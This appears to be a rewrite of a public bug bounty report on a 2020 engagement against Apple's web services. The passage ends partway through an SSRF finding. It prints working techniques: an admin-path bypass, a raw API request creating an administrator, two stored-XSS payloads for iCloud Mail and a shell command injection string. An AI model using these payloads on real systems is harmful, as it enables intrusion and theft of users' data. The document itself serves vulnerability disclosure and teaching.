We Hacked Apple for 3 Months: Here’s What We Found

Between the period of July 6th to October 6th myself, Brett Buerhaus, Ben Sadeghipour, Samuel Erb, and Tanner Barnes worked together and hacked on the Apple bug bounty program.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Between 6 July and 6 October 2020, Sam Curry, Brett Buerhaus, Ben Sadeghipour, Samuel Erb and Tanner Barnes worked on the Apple bug bounty program. The engagement produced 55 vulnerabilities: 11 critical, 29 high, 13 medium and 2 low, with severities assessed by the team for summarisation and based on a mix of CVSS and business impact. As of 6 October 2020 the vast majority had been fixed and credited, typically within 1 to 2 business days, some in as little as 4 to 6 hours.
The team's starting point was Apple's program page, which stated that Apple would pay for vulnerabilities "with significant impact to users" regardless of whether the asset was explicitly listed in scope. The targets were Apple's web infrastructure: the [redacted]/8 range (which the team says contains 25,000 web servers, 10,000 of them under apple.com), around 7,000 unique domains, and Apple's own TLD. Most time went into [redacted]/8, .apple.com and .icloud.com.
This write-up covers the sample of findings the team published: an authentication and authorisation bypass in the Apple Distinguished Educators Jive forum, an authentication bypass in a DELMIA Apriso warehouse application, two wormable stored XSS bugs in iCloud Mail, command injection in Apple Books for Authors, a full-response SSRF on iCloud, an admin debug panel reached through a REST error leak, an exposed Spring Boot actuator heapdump on the eSign servers, blind XXE on a Java management API, Vertica SQL injection in the GBI portal, several IDORs and a set of blind XSS findings.
Setup
Reconnaissance was run by Ben and Tanner. Results were indexed in a dashboard containing the HTTP status code, headers, response body and a screenshot of each accessible web server under Apple's domains, and the team referred to it throughout the engagement.

After listing the web servers, the team ran directory brute forcing on the more interesting ones. Immediate findings from automated scanning included VPN servers affected by Cisco CVE-2020-3452 (local file read, a 1day) on 22 hosts, and a leaked Spotify access token inside an error message on a broken page. The information gathered was used to understand how authorisation and authentication worked across Apple, which customer and employee applications existed, which integration and development tools were in use, and observable behaviours such as which cookies web servers consumed or which applications they redirected to.
Tools used across the engagement: Burp Suite (including Intruder and a match/replace rule), a custom Python script for the SSRF, Eclipse Memory Analyzer for the heapdump, and XSS Hunter for blind XSS callbacks. For iOS traffic, the team set up the Burp proxy, installed the certificate, and connected to a WiFi network with the proxy enabled only when they reached a page they wanted to intercept. A typical pattern: the core App Store would fail to load while proxying all requests, so they would load it unproxied, navigate to the sub-page of interest, then enable the proxy at that point. Many Apple domains were SSL pinned and the team did not have the mobile background or time to bypass pinning.
Finding it
The team worked from the recon dashboard, picking individual web servers that felt instinctively more likely to be vulnerable, and branched out from features they already understood (for example from iTunes Connect into the Books help docs, which led to the epub upload service). Several findings came from small anomalies: a hidden password field in a registration form, a bar in the corner of a page showing an unexpected logged-in user, an error message that echoed an internal URL, a banner image that reflected a book title.
Exploitation
Step 1: Apple Distinguished Educators, authentication bypass
The Apple Distinguished Educators site was an invitation-only Jive forum where users authenticated with their Apple account. Core Jive registration functionality was ported through a custom middleware page built by Apple to connect its authentication system (IDMSA) to the underlying Jive forum, which normally used username/password authentication.

The landing page for users who were not allowed in was an application portal where you supplied information about yourself, assessed by forum moderators for approval.

When you submitted an application you supplied nearly all the values of your account as if registering to Jive normally, which let the forum tie your Apple account email to a forum identity via your IDMSA cookie. One of the values was hidden on the page: a password field with the value ###INvALID#%!3.
<div class="j-form-row">
<input id="password" type="hidden" value="###INvALID#%!3">
<div id="jive-pw-strength">
...
The same password was used for each of the team's separate registrations. The team searched for a way to authenticate manually and found a cs_login endpoint meant for username/password login to Jive applications. A manual request to the Apple Distinguished Educators application returned an incorrect password error; using their own accounts, the application errored out and refused authentication because they were not yet approved. They needed the username of an already approved member.

They loaded the request into Burp Intruder and brute forced usernames of 1 to 3 characters with the default password. After about two minutes a 302 response indicated a successful login to a user with a 3 character username. They clicked the "Users" list to see which users were administrators and logged into the first account on the list.

Browsing to /admin/ (the Jive administrator console) redirected to login as if unauthenticated. The team guessed Apple had restricted the console by IP address. X-Forwarded-For did not bypass it. Loading a different form of the path did: GET /admin;/ reached the console. They automated this with a Burp Suite rule that changed GET/POST /admin/ to GET/POST /admin;/ in every request.

The first admin account did not expose the functionality needed for RCE: no templating, no plugin upload, no standard administrative debugging.

They authenticated to 2 or 3 more accounts before reaching the core administrator, which did expose functionality allowing remote code execution.

The chain was: (1) bypass authentication by manually authenticating with the hidden default password, (2) reach the administration console by sending a modified HTTP path, (3) compromise the application through one of the many built-in RCE features such as plugin upload, templating or file management. This would have allowed executing arbitrary commands on the ade.apple.com webserver, accessing the internal LDAP service for managing user accounts, and accessing the majority of Apple's internal network.
Step 2: DELMIA Apriso, authentication bypass

The team looked for services relating to manufacturing and distribution and found "DELMIA Apriso", a third-party "Global Manufacturing Suite" providing warehouse solutions.

Interaction was limited to "login" and "reset password".
After clicking "Reset Password", a bar in the upper right of the site showed they were authenticated as a user called "Apple No Password User".

The application's model gave users permissions to use specific pages. The reset password page counted as a page, so to let them use it the application automatically logged them into an account capable of using that page. Attempts to elevate permissions went nowhere for a long time, until they sent an HTTP request to an OAuth endpoint to generate an authorisation bearer for exploring the API. This succeeded: the account, intended to be limited to authorisation and password reset, could generate a bearer with permission to access the API version of the application.

During recon they had found a list of API requests for the application.

Most API calls were inaccessible, but the "Operations" section disclosed a large number of functionalities. A request to /Apriso/HttpServices/api/platform/1/Operations returned a list of nearly 5,000 API calls, none requiring authentication beyond the initial bearer. The operations included creating and modifying shipments, creating and modifying employee paydays, creating and modifying inventory information, validating employee badges, and hundreds of warehouse related operations. The team focused on APL_CreateEmployee_SO. A GET request to a specific operation returns its expected parameters:
GET /Apriso/HttpServices/api/platform/1/Operations/operation HTTP/1.1
Host: colormasters.apple.com
{
  "InputTypes": {
    "OrderNo": "Char",
    "OrderType": "Integer",
    "OprSequenceNo": "Char",
    "Comments": "Char",
    "strStatus": "Char",
    "UserName": "Char"
  },
  "OutputTypes": {},
  "OperationCode": "APL_Redacted",
  "OperationRevision": "APL.I.1.4"
}
Calling the API required a POST with JSON in this shape:
{
  "inputs": {
    "param": "value"
  }
}
Working out that format took nearly 6 hours; the team even emailed the software vendor, who did not respond because they had no subscription. The create employee function required parameters relying on UUIDs, which were retrieved via other Operations. About two hours later they formed this request:
POST /Apriso/HttpServices/api/platform/1/Operations/redacted HTTP/1.1
Host: colormasters.apple.com
Authorization: Bearer redacted
Connection: close
Content-Type: application/json
Content-Length: 380
{
  "inputs": {
    "Name": "Samuel Curry",
    "EmployeeNo": "redacted",
    "LoginName": "yourloginname123",
    "Password": "yourpassword123",
    "LanguageID": "redacted",
    "AddressID": "redacted",
    "ContactID": "redacted",
    "DefaultFacility": "redacted",
    "Department": "",
    "DefaultMenuItemID": "redacted",
    "RoleName": "redacted",
    "WorkCenter": ""
  }
}
After this call they could authenticate as a global administrator, giving full oversight of the warehouse management software and probably RCE via some accepted functionality.

Hundreds of functionalities would have caused massive information disclosure and could have disrupted what appeared to be a somewhat crucial application for inventory and warehouse management.
Step 3: iCloud Mail stored XSS via style tag confusion

iCloud hosts Mail alongside file and document storage, so any XSS there gives access to whatever the iCloud service exposes. Mail content is processed into a JSON blob, sanitised and picked apart by JavaScript client side; there is no server-side content sanitisation, so rendering and processing happen in JavaScript.

The <style> tag is only closed by </style>, so <style><script>alert(1)</script></style> fully rendered produces no alert: the script is inside a CSS context. The only sanitisation concerns would be an ending style tag, or CSS injection via import chaining if sensitive information is on the page. The team tried to break out of the style tag without Apple noticing. They observed that with two style tags in an email, the contents are concatenated into one style tag, so putting </sty in the first and le> in the second could trick the application into thinking the tag was still open. The test payload:
<style></sty</style>
<style>le><script>alert(1)</script></style>
The email arrived, they clicked it, and an alert fired.

The DOM contained:
<style></style><script>alert(1)</script></style>
Because Mail is hosted on www.icloud.com, the injected JavaScript had browser permissions to retrieve HTTP responses from the iCloud APIs.
The proof of concept returned photo URLs from the iCloud API, put them into image tags, and appended the account's contact list underneath. Exfiltrating them required bypassing a CSP that allowed outbound requests only to .apple.com and a few other domains. Since the service is a mail client, the team used JavaScript to send an email to themselves with the iCloud photo URLs and contacts attached, firing off the victim's signed iCloud photo and document URLs. The video shows a proof of concept stealing a victim's photos; in a full attack an adversary could silently steal all photos, videos and documents, forward the modified email to the victim's contact list, and worm the payload against iCloud Mail.
Step 4: iCloud Mail stored XSS via hyperlink confusion
A second XSS affected Mail similarly. The team checked how the application handled hyperlinks: automatically turning an unmarked URL into a link is intuitive but messy if not sanitised properly or combined with other functionality, and is a common place to look for XSS due to reliance on regex, innerHTML and accepted elements alongside the URL. The second ingredient was the total removal of certain tags like <script> and <iframe>: characters like space, tabs and new lines matter to parsers, and the void left by a removed tag can supply those characters without the JavaScript parser knowing. Combining automatic hyperlinking with tag removal, this string broke the hyperlinking and confused the DOM:
https://www.domain.com/abc#<script></script>https://domain.com/abc
After sending it alone in an email, the content parsed to:
<a href="https://www.domain.com/abc#<a href=" https:="" www.domain.com="" abc=""" rel="noopener noreferrer">https://www.domain.com/abc</a>
Defining attributes inside the tag (src, onmouseover, onclick) is easy, but providing values is hard because the payload still has to match the URL regex so it does not escape the automatic hyperlinking. The payload that worked without single quotes, double quotes, parentheses, spaces or backticks:
https://www.icloud.com/mail/#<script></script>https://www.icloud.com/onmouseover=location=/javascript:alert%28document.domain%29/.source;//
It produced this DOM:
<a href="https://www.icloud.com/mail#<a href=" https:="" www.icloud.com="" onmouseover="location=/javascript:alert%28document.domain%29/.source;//"">https://www.icloud.com/onmouseover=location=/javascript:alert%28document.domain%29/.source;//</a>
And an alert prompt fired.

The payload came from a CTF solution by @Blaklis_. The author's best explanation: (1) when loading the initial URL, the characters within <script></script> were acceptable to the automatic hyperlinking process and did not break it; (2) removing the script tags created a space or void that reset the hyperlinking functionality without closing the initial hyperlink; (3) the second hyperlink added the quote used to break out of the href and create the onmouseover handler. Impact was the same as the first XSS, except the user had to trigger onmouseover by moving the mouse within the email body, which could be simplified by making the hyperlink cover the entire email. An attacker could create a worm silently exfiltrating or modifying iCloud account information including photos and videos, and silently execute arbitrary HTML and JavaScript in the victim's browser.
Step 5: Command injection in Apple Books for Authors
Uploading books, movies, TV shows and songs propagates files to services such as iTunes. The team applied for access on iTunes Connect, and lacking an iPad or iPhone, found Transporter, a Java app that interacts with a jsonrpc API for bulk uploads. The iTunes Connect Book help docs pointed to a web service, Apple Books for Authors at authors.apple.com/epub-upload, with only a few features: sign-in/register, upload images for book cover, upload book ePub, upload sample ePub.
They downloaded sample epub files and uploaded them. The first was an epub version 1 format with invalid xhtml, and the publish tool returned a wall of errors explaining why validation failed.
POST /api/v1/validate/epub HTTP/1.1
Host: authors.apple.com

{"epubKey":"2020_8_11/10f7f9ad-2a8a-44aa-9eec-8e48468de1d8_sample.epub","providerId":"BrettBuerhaus2096637541"}
[2020-08-11 21:49:59 UTC] <main> DBG-X: parameter TransporterArguments = -m validateRawAssets -assetFile /tmp/10f7f9ad-2a8a-44aa-9eec-8e48468de1d8_sample.epub -dsToken **hidden value** -DDataCenters=contentdelivery.itunes.apple.com -Dtransporter.client=BooksPortal -Dcom.apple.transporter.updater.disable=true -verbose eXtreme -Dcom.transporter.client.version=1.0 -itc_provider BrettBuerhaus2096637541
All that was needed was a simple command injection on the providerId JSON value. On the next upload they intercepted the request and replaced it with:
"providerId":"BrettBuerhaus2096637541||test123"
Output:
/bin/sh: 1: test123: not found
A screenshot shows the output of ls /.

An attacker could execute arbitrary commands on the authors.apple.com webserver and access Apple's internal network. The team notes the value of exploring fully: starting at iTunes Connect, branching into Books, and continuing until they understood the services around that single feature, and of reading help docs, since the web epub app was a single link on one page.
Step 6: Full response SSRF on iCloud
The team found nearly a dozen blind or semi-blind SSRFs but struggled to retrieve a response, despite recon references to internal applications for source code management, user management, information lookup and customer support. Near the end of the engagement they found one with substantial internal network access.


In iCloud, attachments from Mail could be opened in Pages via "Open in Pages". Submitting the form sent an HTTP request containing a URL parameter with the attachment URL. Modifying the URL to something arbitrary failed with a "400 Bad Request". The process created a "job" where the HTTP response was converted into an Apple Pages document and opened in a new tab.
It seemed to allow only URLs from p37-mailws.icloud.com, would not convert pages with anything but a 200 OK response, and was hard to test because conversion involved multiple HTTP requests and a job queue.
